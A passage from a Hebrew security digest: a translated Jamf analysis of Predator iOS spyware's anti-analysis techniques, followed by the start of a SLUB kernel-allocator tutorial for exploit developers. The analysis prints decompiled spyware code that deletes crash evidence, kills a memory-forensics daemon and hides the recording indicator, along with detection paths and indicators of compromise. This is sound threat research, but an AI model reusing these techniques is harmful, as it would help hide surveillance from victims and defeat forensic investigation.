9    kevent changelist; // [xsp+20h] [xbp-50h] BYREF
10
11   sleep(1u);
12   v1 = kqueue();
13   if ( (v1 & 0x80000000) == 0 )
14   {
15     v2 = v1;
16     changelist.ident = open("/private/var/mobile/Library/Logs/CrashReporter/", 0);
17     *(_QWORD *)&changelist.filter = 0xF0015FFFCLL;
18     changelist.data = 0;
19     changelist.udata = 0;
20     while ( 1 )
21     {
22       while ( kevent(v2, &changelist, 1, &v5, 1, 0) < 0 )
23         ;
24       v3 = objc_autoreleasePoolPush();
25       -[NSArray enumerateObjectsUsingBlock:](
26         -[NSFileManager contentsOfDirectoryAtPath:error:](
27           +[NSFileManager defaultManager](&OBJC_CLASS___NSFileManager, "defaultManager"),
28           "contentsOfDirectoryAtPath:error:",
29           CFSTR("/private/var/mobile/Library/Logs/CrashReporter/"),
30           0),
31         "enumerateObjectsUsingBlock:",
32         &stru_100044A68);
33       objc_autoreleasePoolPop(v3);
34     }
35   }
36   return 0xFFFFFFFFLL;
37 }
```

[איור 12: monitoringCrashReporter() - ניטור מבוסס kqueue של הנתיב /private/var/mobile/Library/Logs/CrashReporter/]

פונקציה זו משתמשת ב-kqueue כדי לנטר את תיקיית CrashReporter ולזהות יצירה של קבצים חדשים. כאשר מתרחשת קריסה (crash) שעלולה לחשוף את נוכחות Predator, ה-handler מעבד או מסיר את קובץ ה-crash לפני שניתן לסנכרן אותו או לבחון אותו.

דיכוי Memory Forensics: סיום התהליך mmaintenanced

מנגנון הטיפול בקריסות (crash handler) מכוון באופן ספציפי לראיות הקשורות ל-Memory Forensics:

```
1  // Block callback for crash reporter monitoring. Checks if crash report filename contains "SystemMemory" and
   // kills mmaintenanced (signal 9) to suppress memory forensics evidence.
2  void __cdecl crash_reporter_block_handler(id a1, id a2, unsigned __int64 a3, bool *a4)
3  {
4    const char *v4; // x1
5    pid_t Pid; // w0
6    __int64 _8; // [xsp+8h] [xbp+8h]
7
8    if ( (unsigned int)objc_msgSend(a2, "containsString:", CFSTR("SystemMemory"), a4) )
9    {
10     Pid = Utils::getPid((Utils *)"mmaintenanced", v4);
11     if ( Pid )
12     {
13       if ( ((_8 ^ (2 * _8)) & 0x4000000000000000LL) != 0 )
14         __break(0xC471u);
15       kill(Pid, 9);
16     }
17   }
18 }
```

[איור 13: crash_reporter_block_handler - מסיים את התהליך mmaintenanced כאשר מזוהים דוחות קריסה המכילים SystemMemory]

כאשר שם קובץ של דוח קריסה מכיל את המחרוזת "SystemMemory", ה-handler מאתר מיד את התהליך mmaintenanced (דמון תחזוקת הזיכרון) ומסיים אותו באמצעות SIGKILL (signal 9). פעולה זו מונעת מחוקרים ללכוד memory dumps.

לכך יש חשיבות משמעותית בתחום הפורנזיקה: לוגים של קריסות הם ארטיפקט חשוב לזיהוי ניסיונות Exploitation, ו-Predator פועל באופן אקטיבי לדיכוי שלהם.

הסתרת אינדיקטור ההקלטה

הפונקציה TestHooker() חושפת כיצד Predator מסתיר מהקורבנות את אינדיקטור ההקלטה של iOS:

```
// UMHooker core function: Sets up hooks on remote processes using Mach exception handling. Uses mach_port_type_trap to
__int64 __fastcall UMHooker<RemoteTaskPort>::hook(__int64 a1, __int64 a2, __int64 a3)
{
  mach_port_name_t v5; // w1
  __int64 v7; // x8
  __int64 v8; // x10
  __int64 v9; // x9
  __int64 v10; // x10
  __int64 v11; // x10
  __int64 v12; // x10
  __int64 v13; // x10
  __int64 v14; // x10
  __int64 v15; // x10
  __int64 v16; // x10
  __int64 v17; // x10
  __int64 v18; // x10
  __int64 v19; // x10
  __int64 v20; // x10
  __int64 v21; // x10
  __int64 v22; // x10
  __int64 v23; // x10
  __int64 v24; // x10
  __int64 v25; // x23
  __int64 v27; // x0
  __int64 v28; // x21
  __int64 v29; // x0
  mach_port_type_t **v30; // x8
  mach_port_type_t *v31; // x0
  mach_port_type_t ptype[6]; // [xsp+8h] [xbp-58h] BYREF
  mach_port_type_t *v33; // [xsp+20h] [xbp-40h] BYREF
  char v34; // [xsp+28h] [xbp-38h]

  if ( !*(_BYTE *)(a1 + 16) )
    goto LABEL_45;
  if ( !*(_BYTE *)(a1 + 176) )
    goto LABEL_45;
  if ( !*(_QWORD *)(a1 + 184) )
    goto LABEL_45;
  if ( (unsigned int)(*(_DWORD *)(a1 + 232) - 1) > 0xFFFFFFFD )
    goto LABEL_45;
  if ( !*(_QWORD *)(a1 + 552) )
    goto LABEL_45;
  if ( !*(_QWORD *)(a1 + 560) )
    goto LABEL_45;
  if ( (unsigned int)(*(_DWORD *)(a1 + 584) - 1) > 0xFFFFFFFD )
    goto LABEL_45;
  v5 = *(_DWORD *)(a1 + 600);
  if ( v5 - 1 > 0xFFFFFFFD )
    goto LABEL_45;
  ptype[0] = 0;
  _kernelrpc_mach_port_type_trap(mach_task_self_, v5, ptype);
  if ( (ptype[0] & 0xFFEFFFFF) == 0 )
    goto LABEL_45;
  v7 = a1 + 648;
  v8 = *(_QWORD *)(a1 + 648);
  if ( v8 )
  {
    v9 = a1 + 648;
```

[איור 14: UMHooker משתמש במנגנון Mach exception handling לצורך ביצוע hooking בין תהליכים (cross-process) אל תוך SpringBoard]

הקוד מאתר את התהליך SpringBoard, משתמש ב-kernel exploitation primitives כדי להזריק קוד אל תוך SpringBoard, ומבצע hook למתודות של SBRecordingIndicatorManage כדי לדכא את אינדיקטור ההקלטה. כאשר Predator מפעיל את המיקרופון או את המצלמה, הקורבנות לא יראו את נקודת החיווי הכתומה או הירוקה.

שמות מחלקות Kernel Exploitation

הקוד חושף מספר שמות מחלקות פנימיים המעידים על ארכיטקטורת exploitation:

Class name	Purpose
FDGuardNeonRW	Kernel read/write primitive using file descriptor guards
NSTaskROP::WithoutDeveloperMode	ROP techniques without requiring developer mode
UMHooker<RemoteTaskPort>	Userland method hooking via remote task port
KernelReader<FDGuardNeonRW>	Kernel memory reading interface

[טבלה 2: שמות מחלקות והמטרות שלהן]

התבנית NSTaskROP::WithoutDeveloperMode מעניינת במיוחד - היא מרמזת כי Intellexa פיתחה טכניקות ROP שפועלות גם כאשר Mode Developer מושבת, שהוא מצב ברירת המחדל אצל רוב המשתמשים.

פונקציונליות Stub: is_corellium()

ארטיפקט מעניין נוסף הוא הפונקציה is_corellium() בכתובת x100005bb8:0

Corellium היא פלטפורמת וירטואליזציה מבוססת ענן למכשירי iOS, המשמשת חוקרי אבטחה. קיומה של פונקציית stub זו מרמז כי Intellexa מודעת ל-Corellium כפלטפורמת ניתוח; ייתכן שמנגנון הזיהוי יושם בעבר והושבת מאוחר יותר, או שמדובר בזיהוי המתוכנן לגרסאות עתידיות.

בדגימה זו הפונקציה אינה נקראת מתוך check_perform(), אך עצם קיומה מצביע על מודעות לכלים המשמשים את קהילת המחקר.

Indicators of Compromise - סימנים לזיהוי פריצה

דפוסי גישה לקבצים:

- /private/var/preferences/SystemConfiguration/preferences.plist (בדיקת Proxy)
- /private/var/preferences/Logging/com.apple.diagnosticd.filter.plist (בדיקת Console)
- /private/var/protected/trustd/private/TrustStore.sqlite3 (בדיקת Root CA)
- /private/var/mobile/Library/Logs/CrashReporter/ (ניטור Crash)

נתיבי זיהוי Jailbreak:

- /private/var/lib/cydia
- /etc/apt
- /private/var/stash
- /bin/bash
- /private/var/tmp/cydia.log
- /Applications/Cydia.app
- /private/var/lib/apt

תהליכים מזוהים:

- loader
- McAfee
- AvastMobileSecurity
- NortonMobileSecurity
- tcpdump
- frida-server
- netstat
- sshd
- checkra1nd

שאילתות SQL (TrustStore):

- select * from tsettings WHERE length(sha256) > ?
- select tset FROM tsettings WHERE INSTR(tset, ?)

סיכום

ניתוח זה מראה כי יכולות ה-Anti-Analysis של Predator מתוחכמות יותר מכפי שתועד בעבר. טקסונומיית קודי השגיאה מדגימה כי למפעילי Intellexa יש ראות מפורטת לגבי הסיבות שבגללן ניסיונות פריסה נכשלים, דבר המאפשר להם להתאים את שיטות הפעולה שלהם ליעדים ספציפיים.

עבור חוקרים, ממצאים אלה מדגישים את החשיבות של:

- סביבות ניתוח מנותקות מרשת (Air-gapped analysis environments): ה-callback לשרת ה-C2 משמעותו שכל ניתוח המתבצע כאשר המערכת מחוברת לרשת עלול להתריע למפעילים.
- שימור לוגי Crash: יש להפעיל איסוף של לוגי Crash לפני תחילת הניתוח.
- מודעות לשמות תהליכים: אפילו הפעלה של netstat עשויה להפעיל מנגנון זיהוי.
- שיקולי זמן אתחול: Console Logging המוגדר לפני אתחול המערכת עשוי לעקוף מנגנוני זיהוי המבוססים על תזמון.

עבור קהילת האבטחה הרחבה יותר, ניתוח זה מדגים כי ספקי spyware מסחרי משקיעים מאמץ הנדסי משמעותי בזיהוי חוקרים - ולא רק בהתחמקות ממוצרי אבטחה. קיומה של פונקציית ה-is_corellium() stub מצביע על כך שהם עוקבים אחר כלי המחקר שלנו באותה מידה שאנו מנתחים את הכלים שלהם.

מחבר המאמר

ניר אברהם, VP Research, Jamf.

לינקדאין:

https://www.linkedin.com/in/nir-avraham-95b96b36

תורגם ונערך על ידי: IL4N10US

נספח: הפניות פונקציות

טבלה של פונקציות, כתובות ותיאורים:

Function	Address	Description
`check_perform()`	`0x100005900`	Main orchestration, error code dispatch
`is_developer()`	`0x1000055a8`	sysctlbyname developer_mode_status
`is_not_phone()`	`0x1000054b0`	Jailbreak path detection
`is_unsafe_running()`	`0x100005c10`	Process name detection (incl. netstat)
`is_proxy_running()`	`0x100005d60`	SystemConfiguration.plist parsing
`is_rootca_installed()`	`0x100005e3c`	TrustStore.sqlite3 queries
`is_console_attached()`	`0x10000579c`	diagnosticd mtime comparison
`is_restricted_country()`	`0x100005758`	NSLocale country code check
`getCountNames()`	`0x10000c85c`	/private/var/tmp/ process counting
`is_corellium()`	`0x100005bb8`	Stubbed Corellium detection
`ReportAbort()`	`0x100005620`	C2 error reporting
`monitoringCrashReporter()`	`0x1000067d4`	kqueue crash log monitoring
`TestHooker()`	`0x1000068fc`	SpringBoard indicator hooking

[טבלה 3: רשימת פונקציות, כתובות ותיאורים משויכים]

מקורות מידע ולקריאה נוספת

Jamf Threat Labs - Predator's kill switch: undocumented anti-analysis techniques in iOS spyware: https://www.jamf.com/blog/predator-spyware-anti-analysis-techniques-ios-error-codes-detection/

Google Threat Intelligence Group (GTIG) - Intellexa Predator spyware and zero-day exploit chains: https://cloud.google.com/blog/topics/threat-intelligence/intellexa-zero-day-exploits-continue

Jamf Threat Labs - Research blog and additional publications: https://www.jamf.com/blog/category/jamf-threat-labs/

חלק א' - BabySteps into SLUB

מאת נועם אפרגן

תודות

תחילה ארצה להודות וגם לתת קרדיט ל-KonovalovAndrey שנתן לי את הסכמתו להשתמש בתרשימים שהוא יצר עבור ההרצאה שלו SLUB Internals for Exploit Developers כדי שאוכל להשתמש בהם לאורך המאמר ולייצר הסברים נוחים להבנה - Thank you andrey!

הקדמה - זיכרון דינאמי

ישנם כמה סוגי זיכרון שהמערכת יודעת לספק לתהליכים שרצים עליה, כשהבולטים ביניהם הם המחסנית (stack) והערימה (heap). כל אחד מהם נועד למלא תפקיד שונה ולכל אחד יתרונות וחסרונות ביחס לשני, לדוגמה המחסנית מחייבת אותנו להגדיר מראש בקוד את גודל הזיכרון שנרצה להקצות כך שהוא יהיה ידוע כבר בזמן הקומפילציה ולעומתה הערימה מאפשרת להקצות זיכרון גם כאשר הגודל שלו אינו ידוע מראש אלא נקבע רק בזמן הריצה - מה שנקרא שימוש בזיכרון דינאמי.

באופן מקביל לזיכרון הדינאמי שהמערכת מספקת לתהליכים הרצים עליה יש לה מימוש לזיכרון דינאמי עבור הקרנל כך שגם הקרנל יוכל להקצות זיכרון עבור אובייקטים באותה צורה, המימוש של ההיפ הוא ייחודי עבור הפרוססים בלבד ואינו דומה למימוש שהקרנל נעזר בו עבור ההקצאות הדינאמיות שלו, הסיבה לכך היא התוצאה של השיקול בין יעילות ההקצאות והמהירות שלהן לבין ה"בטיחות" שלא יהיו שגיאות שיוכלו לגרום לקריסה של התהליך או המערכת כולה בגלל שגיאות מפתח, קריסה של הקרנל בגלל שגיאת זיכרון היא נזק הרבה יותר דרסטי מאשר פרוסס יחיד שקורס ואיטיות של ההקצאות בקרנל גורמות לאיטיות המערכת כולה לעומת איטיות של הקצאות עבור פרוסס כלשהו שתגרום אך ורק לו להיות איטי ללא כל השפעה על שאר הפרוססים. הרכיב האחראי לספק את ההקצאות הדינמיות האלו בקרנל נקרא ה-Slab Allocator ולו יש כמה מימושים שונים ואנו נעסוק באחד מהם. בחלק הזה של המאמר בחלק הזה של המאמר נתמקד בבסיס החשוב להבנה כיצד ה-Slab Allocator עובד במימוש SLUB והוא ישמש אותנו בין היתר כרפרנס בחלקים הבאים שבמהלכם נראה אף ניצולים מעניינים שיכולים להיווצר משימוש שגוי בו, קריאה מהנה!


הקדמה - Slab Allocator

ישנם שלושה מימושים של Slab Allocators:

1. SLAB - הוסר בקרנל גרסה 6.8.
2. SLOB - מימוש פשוט (מוקטן) של SLUB, הוסר בקרנל גרסה 6.4 אך עדיין קיים במערכות מסוימות וניתן להשתמש בו באמצעות קינפוג וקימפול מחדש של הקרנל.
3. SLUB - שעליו נדבר.

כל ה-Slab Allocators הינם בעלי אותו API כלומר הם מספקים את אותן פונקציות בעבור המפתחים כך שהשוני ביניהם מתבטא במימוש שלהם בלבד.


הבהרה: כאשר אני מזכיר\s Slab Allocator אני מתכוון לכלל המימושים SLUB, SLAB ו-SLOB אך כאשר ארצה להזכיר מימוש ספציפי הוא יוזכר באותיות גדולות וככה ימנע בלבול מיותר. הסיבה שנדבר דווקא על SLUB היא משום שברוב המקרים בהם יהיה עלינו להתעסק עם זיכרון קרנלי של מערכות לינוקס המימוש של מנהל הזיכרון איתו נעבוד יהיה מימוש זה.



הקדמה - system allocators hierarchy

לפני שניגש למימוש של ה-Slab Allocator נבין באילו מנהלי זיכרון - "אלוקאטורים" המערכת משתמשת כדי לנהל את הזיכרון עוד לפני שהוא מונגש לידיים שלו.

התבוננו בתרשים הבא:




[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

כפי שניתן לראות ישנם שני אלוקאטורים תחת ה-Slab Allocator בשני שלבים שונים של המערכת:

- **memblock** - לפני העליה של המערכת עצמה, בתהליך ה-boot ומשמש אותה בשלביה הראשונים לצורך שמירה של טבלאות ומבני זיכרון לפי צורך.
- **page_alloc** - מספק הקצאה ושחרור דפים מהזיכרון הפיזי לאחר עליית המערכת.
- **Buddy Allocator** - ה-Buddy Allocator הוא מעין wrapper מעל page_alloc ומשמש לניהול של בלוקים (בלוק = רצף דפים בזיכרון) ויוצר ניהול יעיל ומחושב יותר של הקצאות דפים גדולות, ה-Buddy Allocator מחזיק רשימות של בלוקים בגדלים של 2^n*4096, לדוגמה הרשימה החמישית שלו תהיה עבור בלוקים בגודל 32 דפים כי 2^5 = 32 והשישית 64 דפים כי 2^6 = 64 וכן הלאה. למרות היתרונות שלו יש לו חיסרון אחד בולט מאוד, ננסה להבין מה יקרה אם למשל נרצה בלוק של 33 דפים? נהיה חייבים להקצות אותו מהרשימה ה-6 שהיא של 64 דפים, אך מתוכם נשתמש רק ב 33 ולכן זה יהיה בזבוז של 31 דפי זיכרון... ומה יקרה עבור 1025, 2049 או 4097 דפים? אותו דבר והבזבוז רק יגדל, זו היא עוד אחת מהבעיות אותן ה-Slab Allocator פותר ומאפשר ניהול יעיל יותר של הזיכרון.

מושגים - slab regions

slabs הינם אזורי זיכרון שה-Slab Allocator משתמש בהם כדי לנהל גדלים שונים של אובייקטים, כדי ליצור slab חדש ה-Slab Allocator מבקש מה-buddy allocator כמות דפים בהתאמה לכמות וגודל האובייקטים שה-slab החדש יצטרך לנהל.



One slab with 8 object slots of the same size

[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

מושגים - caches

למעשה כאשר אנו משתמשים בהקצאה או שחרור של קטעי זיכרון דינאמי בקרנל אנו ניגשים מאחורי הקלעים ל-caches והם מנהלים עבורנו את התהליכים הללו.


ישנם שני סוגי cache איתם ניתן לעבוד:

- **dedicated cache** - זהו cache שנוצר על פי בקשה של מודול קרנלי כדי לנהל slabs עבור הקצאות של אובייקטים מגודל \ סוג מסוים, לרוב מודולים משתמשים בסוג הזה כאשר יש להם אובייקט שההקצאה שלו חוזרת על עצמה והם רוצים לנהל אותו בצורה יעילה יותר או שיש להם סיבה לשמור על אובייקטים מסוימים באופן מבודד משאר הזיכרון מטעמי אבטחה, ניתן ליצור cache כזה באמצעות הפונקציה kmem_cache_create() שמחזירה מצביע ל-cache ולאחר מכן יהיה ניתן להקצות ממנו אובייקטים עם הפונקציה kmem_cache_alloc() ולשחרר אובייקטים עם kmem_cache_free().

- **generic caches** - אלו הם caches שנוצרים באופן דיפולטיבי על ידי הקרנל עבור גדלים שונים של אובייקטים כדי לנהל הקצאות דינאמיות של קטעי זיכרון עבור הקרנל ללא צורך ב-cache ייחודי, כלומר הם משותפים לכלל המודולים וכל אחד מהם יכול להקצות אובייקטים דרכם, ניתן להשתמש בהם באמצעות הפונקציות kmalloc() לצורך הקצאת זיכרון ו-kfree() לצורך שחרור.

מבנים ב-SLUB - מבנה ה-cache

כעת נביט במבנה ה-cache במימוש של SLUB ובשדות שלו:





```
struct kmem_cache {
    // Per-CPU cache data:
    struct kmem_cache_cpu __percpu *cpu_slab;
    // Per-node cache data:
    struct kmem_cache_node *node[MAX_NUMNODES];
    ...
    const char *name;          // Cache name
    slab_flags_t flags;        // Cache flags
    unsigned int object_size; // Size of objects
    unsigned int offset;       // Freelist pointer offset
    unsigned long min_partial;
    unsigned int cpu_partial_slabs;
};
```

[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

ה-cache מחזיק פרטים גנריים כמו שם ה-cache, דגלים, גודל האובייקטים אותם הוא מנהל וכו'... לפי שני המבנים הראשונים שהוא מחזיק ניתן לראות שהוא יודע לשרת בקשות זיכרון עבור כל מעבד בנפרד "per-CPU" ויודע לנהל slabs עבור כל קבוצת מעבדים "per-Node" במידה וקיים זיכרון משותף - "NUMA" עבור כל קבוצה כזו.

<u>הרחבה:</u> NUMA \ Non-Uniform Memory Access - בהנחה שיש לנו ארכיטקטורה עם מספר רב של מעבדים וכולם צריכים לעבוד עם אותו הזיכרון, יכול להיווצר לנו צוואר בקבוק של בקשות זיכרון מכל המעבדים וכתוצאה מכך נקבל עבודה איטית יותר, את הבעיה הזו ניתן לפתור באמצעות חלוקה של המעבדים לקבוצות - Nodes וכל קבוצה כזו מקבלת איזור זיכרון משותף אליו רק[1] המעבדים השייכים לאותה קבוצה יכולים לגשת, מה שמקצר באופן משמעותי את הזמן שלוקח למעבד לגשת לזיכרון הפיזי עבור כל צורך שהוא. (להסבר מעמיק יותר קראו את המסמך הבא).



[מקור: https://www.intel.com/content/dam/develop/external/us/en/documents/3-5-memmgt-optimizing-applications-for-numa-184398.pdf]

[1] ישנה דרך לבקש זיכרון גם מ-nodes אחרים אך בקשה שכזו עלולה לעלות בעוד זמן בפער מבקשת זיכרון מה-node הנוכחי בו המעבד נמצא ולכן המעבד יעדיף להימנע מכך ברוב המקרים.

caches - הצגת נתונים

כדי להציג אילו caches יש לנו ולראות פרטים נוספים נציג את תוכן הקובץ "/proc/slabinfo":

```
[~]
✘ noam sudo cat /proc/slabinfo
[sudo] password for noam:
slabinfo - version: 2.1
# name            <active_objs> <num_objs> <objsize> <objperslab> <pagesperslab> : tunables <limit>
 <batchcount> <sharedfactor> : slabdata <active_slabs> <num_slabs> <sharedavail>
```

קיצרתי חלק מהפלט כך שיהיה ניתן לראות את שני סוגי ה-cache עליהם דיברנו:

```
files_cache          368    368    704   23    4 : tunables    0    0    0 : slabdata     16     16      0
signal_cache         718    812   1152   28    8 : tunables    0    0    0 : slabdata     29     29      0
sighand_cache        551    690   2112   15    8 : tunables    0    0    0 : slabdata     46     46      0
task_struct         1781   1788  12096    2    8 : tunables    0    0    0 : slabdata    894    894      0
cred_jar           87799  88704    192   21    1 : tunables    0    0    0 : slabdata   4224   4224      0
anon_vma_chain     45765  46208     64   64    1 : tunables    0    0    0 : slabdata    722    722      0
anon_vma           25818  26052    104   39    1 : tunables    0    0    0 : slabdata    668    668      0
pid                 3165   3360    128   32    1 : tunables    0    0    0 : slabdata    105    105      0
Acpi-ParseExt        312    312    104   39    1 : tunables    0    0    0 : slabdata      8      8      0
Acpi-State          3825   3825     80   51    1 : tunables    0    0    0 : slabdata     75     75      0
shared_policy_node 1748258 1775310     48   85    1 : tunables    0    0    0 : slabdata  20886  20886      0
numa_policy           30     30    272   30    2 : tunables    0    0    0 : slabdata      1      1      0
perf_event           200    200   1280   25    8 : tunables    0    0    0 : slabdata      8      8      0
trace_event_file    3150   3150     96   42    1 : tunables    0    0    0 : slabdata     75     75      0
ftrace_event_field  8906   8906     56   73    1 : tunables    0    0    0 : slabdata    122    122      0
pool_workqueue      1312   1312    512   32    4 : tunables    0    0    0 : slabdata     41     41      0
maple_node         10367  11328    256   32    2 : tunables    0    0    0 : slabdata    354    354      0
radix_tree_node    58077  58128    584   28    4 : tunables    0    0    0 : slabdata   2076   2076      0
task_group          1526   1725    640   25    4 : tunables    0    0    0 : slabdata     69     69      0
mm_struct            391    391   1408   23    8 : tunables    0    0    0 : slabdata     17     17      0
vmap_area          33152  33152     72   56    1 : tunables    0    0    0 : slabdata    592    592      0
kmalloc-cg-8k         68     68   8192    4    8 : tunables    0    0    0 : slabdata     17     17      0
kmalloc-cg-4k        386    400   4096    8    8 : tunables    0    0    0 : slabdata     50     50      0
kmalloc-cg-2k        985    992   2048   16    8 : tunables    0    0    0 : slabdata     62     62      0
kmalloc-cg-1k        770    896   1024   32    8 : tunables    0    0    0 : slabdata     28     28      0
kmalloc-cg-512       886    960    512   32    4 : tunables    0    0    0 : slabdata     30     30      0
kmalloc-cg-256       384    384    256   32    2 : tunables    0    0    0 : slabdata     12     12      0
kmalloc-cg-192       777    777    192   21    1 : tunables    0    0    0 : slabdata     37     37      0
kmalloc-cg-128       480    480    128   32    1 : tunables    0    0    0 : slabdata     15     15      0
kmalloc-cg-96       1129   1260     96   42    1 : tunables    0    0    0 : slabdata     30     30      0
kmalloc-cg-64       1029   1280     64   64    1 : tunables    0    0    0 : slabdata     20     20      0
kmalloc-cg-32       2019   2176     32  128    1 : tunables    0    0    0 : slabdata     17     17      0
kmalloc-cg-16       9472   9472     16  256    1 : tunables    0    0    0 : slabdata     37     37      0
kmalloc-cg-8        4096   4096      8  512    1 : tunables    0    0    0 : slabdata      8      8      0
dma-kmalloc-8k         0      0   8192    4    8 : tunables    0    0    0 : slabdata      0      0      0
dma-kmalloc-4k         0      0   4096    8    8 : tunables    0    0    0 : slabdata      0      0      0
dma-kmalloc-2k         0      0   2048   16    8 : tunables    0    0    0 : slabdata      0      0      0
dma-kmalloc-1k         0      0   1024   32    8 : tunables    0    0    0 : slabdata      0      0      0
dma-kmalloc-512        0      0    512   32    4 : tunables    0    0    0 : slabdata      0      0      0
dma-kmalloc-256        0      0    256   32    2 : tunables    0    0    0 : slabdata      0      0      0
dma-kmalloc-192        0      0    192   21    1 : tunables    0    0    0 : slabdata      0      0      0
dma-kmalloc-128        0      0    128   32    1 : tunables    0    0    0 : slabdata      0      0      0
```

מהפלט של הקובץ, ניתן לראות את אלו שנוצרו עבור סוגי אובייקטים ספציפיים, כגון files_cache, task_struct, mm_struct... ואלו שנוצרו בצורה גנרית בשביל kmalloc עבור הקצאות בגדלים שונים.

ישנם פרטים נוספים שאנו יכולים לזהות כגון num_objs \ active_objs המשמשים כדי לדעת כמה אובייקטים זמינים ומוקצים יש בו סה"כ וכן גם objsize שמורה מה הוא גודל האובייקטים ב-cache.

נוסף על כך ה-cache מחזיק נתונים גם על ה-slabs שהוא מנהל, כמה אובייקטים יהיו בכל slab, מה יהיה גודל הבלוק (רצף הדפים) של כל slab וכן גם כמה slabs אותו cache מכיל.

מבנים ב-SLUB - מבנה ה-slab

